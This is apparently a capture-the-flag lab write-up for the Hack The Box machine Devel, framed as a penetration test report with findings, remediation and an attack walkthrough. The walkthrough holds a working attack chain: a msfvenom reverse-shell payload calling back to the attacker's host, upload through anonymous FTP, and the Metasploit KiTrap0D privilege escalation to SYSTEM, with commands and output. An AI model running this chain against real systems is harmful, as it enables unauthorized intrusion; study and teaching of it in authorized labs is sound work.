Penetration Assessment Report
HTB Devel

November 12, 2022

Github

LinkedIn

Table of Contents

- 1. Executive Summary
  - 1.1 Assessment Summary
  - 1.2 Summary of Findings
- 2. Technical Details
  - 2.1 Scope
  - 2.2 CVSS v3 Severity Ratings
  - 2.3 Post Assessment Artifact Removal
  - 2.4 Findings
    - 2.4.1 Anonymous FTP Access
    - 2.4.2 Insecure FTP Server Configuration
    - 2.4.3 Vertical Privilege Escalation - CVE-2010-0232
    - 2.4.4 End of Life (EOL) Operating System
- 3. Attack Walkthrough
  - 3.1 Scanning and Enumeration
  - 3.2 Initial Access
  - 3.3 Privilege Escalation
    - 3.3.1 Enumeration
    - 3.3.2 Escalating Privileges
  - 3.4 Post-Exploitation
  - 3.5 Artifact Removal

1. Executive Summary

1.1 Assessment Summary

There is 1 target for this assessment. Access to the target's network segment is provided via an OpenVPN connection. There are 2 objectives:

1. Find and access the flag stored in *user.txt* on a user's desktop
2. Find and access the flag stored in *root.txt* on the Administrator's desktop

This final report will be provided at the end of the assessment. The final report will include discovered vulnerabilities, remediation recommendations, and a walkthrough of the attacks preformed during the assessment.

1.2 Summary of Findings

ID	Description	Severity
01	**Anonymous File Transfer Protocol (FTP) Access**	**High**
02	**Insecure FTP Server Configuration**	**High**
03	**Vertical Privilege Escalation - CVE-2010-0232**	**High**
04	**End of Life (EOL) Operating System**	**Critical**

2. Technical Details

2.1 Scope

- **Target 1**:
  - **IP**: 10.10.10.5

2.2 CVSS v3 Severity Ratings

Severity	Base Score Range
Low	**0.1-3.9**
Medium	**4.0-6.9**
High	**7.0-8.9**
Critical	**9.0-10.0**

2.3 Post Assessment Artifact Removal

All files and tools transferred to the target were removed at the end of the assessment. In addition, any configuration changes made during testing were reverted upon completion of testing. Furthermore, any accounts created or changed during the testing have been removed or reverted, respectively.

2.4 Findings

2.4.1 Anonymous FTP Access

Affects: 10.10.10.5

CVSS v3 Calculated Risk: 7.1 - High

Description: Any user is permitted to login without using a username and password. The anonymous account is enabled on the server. As a result any user can log into the server using the username *anonymous*. A blank password or any password can be used. Consequently, actions are not sufficiently logable as a username can't be used to identify each user individually. Any user is able to log into this server as anonymous and any actions they perform aren't auditable.

Remediation Guidance: Anonymous access to the FTP server should be disabled. It should be replaced with a unique username and password for each user. Furthermore, the password should be sufficiently strong and inline with the password policy for the organization.

2.4.2 Insecure FTP Server Configuration

Affects: 10.10.10.5

CVSS v3 Calculated Risk: 8.8 - High

Description: The root directory of the FTP server is configured as the Microsoft Internet Information Services (ISS) site directory. As a result, any files used for the website are directly accessible by users logged into the FTP server. Furthermore, any script or file uploaded to the FTP server is accessible by browsing the current site. This vulnerability can be leveraged to upload a reverse shell to the site root directory and then trigger it by browsing to it.

Remediation Guidance: The FTP server root directory should be changed to a directory other than a website root directory. The new root directory should be used exclusively for the FTP server. Additionally, access control and file permissions for the server root directory should follow leading practices and/or established secure configuration baselines.

2.4.3 Vertical Privilege Escalation - CVE-2010-0232

Affects: 10.10.10.5

CVSS v3 Calculated Risk: 7.8 - High

Description: The system is vulnerable to a privilege escalation vulnerability which allows a normal user to elevate their privileges to SYSTEM. An exploit for this vulnerability is know as KiTrap0D. This exploit is available on the internet and through the well known Metasploit framework. An attacker who successfully exploits this vulnerability will receive SYSTEM privileges on the target.

Remediation Guidance: The vulnerability can't be remediated via patching because the vulnerable OS, Windows 7 reached EOL on January 14, 2020 and updates are no longer available. To mitigate this vulnerability, the OS needs to upgraded to a current version of Windows because the vulnerability exists in the Windows 7 kernel. See section 2.4.4 for additional information on upgrading.

2.4.4 End of Life (EOL) Operating System

Affects: 10.10.10.5

CVSS v3 Calculated Risk: 10 - Critical


Description: The target is running Windows 7 which reached EOL on January 14, 2020. As a result, this OS is no longer receiving security updates for discovered vulnerabilities. Because of this the 10.10.10.5 machine is a soft target and as a result, a very enticing target for attackers.

Remediation Guidance: The OS on the machine should be upgraded to Windows 10 or 11 which currently have support. Also, it's likely the machine would need to be replaced with a newer one that meets the hardware requirements for modern operating systems. It's highly recommend to upgrade the machine to a supported OS.

If an upgrade isn't possible, a security wall should be constructed around the machine and the attack surface should be reduced. For example, if it needs to remain networked, it should be isolated on its own network segment with stringent network access control (NAC). Furthermore, the listening ports on the machine should be limited and the machine should be hardened against attacks as much as possible.

3. Attack Walkthrough


3.1 Scanning and Enumeration

1. **Scan all open TCP ports with NMap:** *sudo nmap -T4 10.10.10.5 -oN all_tcp_ports.nmap -Pn*


```
└─$ sudo nmap -T4 10.10.10.5 -oN all_tcp_ports.nmap -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 17:12 PST
Nmap scan report for 10.10.10.5
Host is up (0.24s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

2. **Perform additional script scanning and enumeration on the discovered ports:** *sudo nmap -T4 10.10.10.5 -p 21,80 -sC -sV -O -oN service_enumeration.nmap -Pn --script ftp-anon,ftp-syst,http-title,http-*


enum,http-exif-spider,http-methods,http-ntlm-info,http-robots.txt,http-vhosts



```
Nmap scan report for 10.10.10.5
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-vhosts:
|_128 names had status 200
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|Vista|7|Phone|8.1|2012 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_v
ista::sp1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1
, or Windows 7 (91%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server
 2008 R2 (90%), Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows 7 (90%), M
icrosoft Windows 7 Professional or Windows 8 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

3.2 Initial Access


1. **Generate reverse shell payload:** *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.7 LPORT=445 -f aspx > rev_shell.aspx*



```
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.7 LPORT=445 -f aspx > rev_shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2903 bytes
```

2. **Configure the reverse shell handler:**


    1. *msfconsole -q*
    2. *use multi/handler*
    3. *set payload windows/meterpreter/reverse_tcp*
    4. *set lhost tun0*
    5. *set lport 445*
    6. *run*



```
└─$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 445
lport => 445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.7:445
```


3. **Upload the reverse shell:**

    1. *ftp 10.10.10.5*
    2. *anonymous* and then *return*
    3. *return*
    4. *put rev_shell.aspx*
    5. *exit*



```
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put rev_shell.aspx
local: rev_shell.aspx remote: rev_shell.aspx
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************|  2943       26.98 MiB/s    --:-- ETA
226 Transfer complete.
2943 bytes sent in 00:00 (6.01 KiB/s)
ftp> exit
221 Goodbye.
```

4. Trigger the reverse shell to gain initial access to the target: *wget http://10.10.10.5/rev_shell.aspx --spider*




```
└─$ wget http://10.10.10.5/rev_shell.aspx --spider
Spider mode enabled. Check if remote file exists.
--2022-11-19 19:38:39--  http://10.10.10.5/rev_shell.aspx
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0
Remote file exists and could contain further links,
but recursion is disabled -- not retrieving.
```

3.3 Privilege Escalation

3.3.1 Enumeration


1. **Find current username:** *getuid*

2. **Find basic system information:** *sysinfo*



```
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


3. **Check for privilege escalation vulnerabilities:** *run post/multi/recon/local_exploit_suggester*



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 173 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
```

3.3.2 Escalating Privileges


1. **Background the current shell session:** *background*



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > 
```


2. **Select and configure the exploit:**

    1. *use exploit/windows/local/ms10_015_kitrap0d*
    2. *set session 1*
    3. *set lhost tun0*
    4. *run*



```
msf6 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => tun0
```

3. **Confirm successful privilege escalation:** *getuid*




```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.16.7:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 3656 launched.
[*] Reflectively injecting the DLL into 3656...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.16.7:4444 -> 10.10.10.5:49160) at 2022-11-19 19:49:00 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

3.4 Post-Exploitation

1. **Download user proof file and view the flag:**


   1. *download c:/Users/babis/Desktop/user.txt*
   2. *lcat user.txt*



```
meterpreter > download c:/Users/babis/Desktop/user.txt
[*] Downloading: c:/Users/babis/Desktop/user.txt -> /home/kali/Downloads/user.txt
[*] Downloaded 34.00 B of 34.00 B (100.0%): c:/Users/babis/Desktop/user.txt -> /home/kali/Downloads/user.txt
[*] download   : c:/Users/babis/Desktop/user.txt -> /home/kali/Downloads/user.txt
meterpreter > lcat user.txt
25682342726cd66a42b2b16aa7be87ee
```

2. **Download root proof file and view the flag:**


   1. *download c:/Users/Administrator/Desktop/root.txt*
   2. *lcat root.txt*



```
meterpreter > download c:/Users/Administrator/Desktop/root.txt
[*] Downloading: c:/Users/Administrator/Desktop/root.txt -> /home/kali/Downloads/root.txt
[*] Downloaded 34.00 B of 34.00 B (100.0%): c:/Users/Administrator/Desktop/root.txt -> /home/kali/Downloads/root.txt
[*] download   : c:/Users/Administrator/Desktop/root.txt -> /home/kali/Downloads/root.txt
meterpreter > lcat root.txt
2b132c2df77431f0414e0213a818b639
```


3.5 Artifact Removal

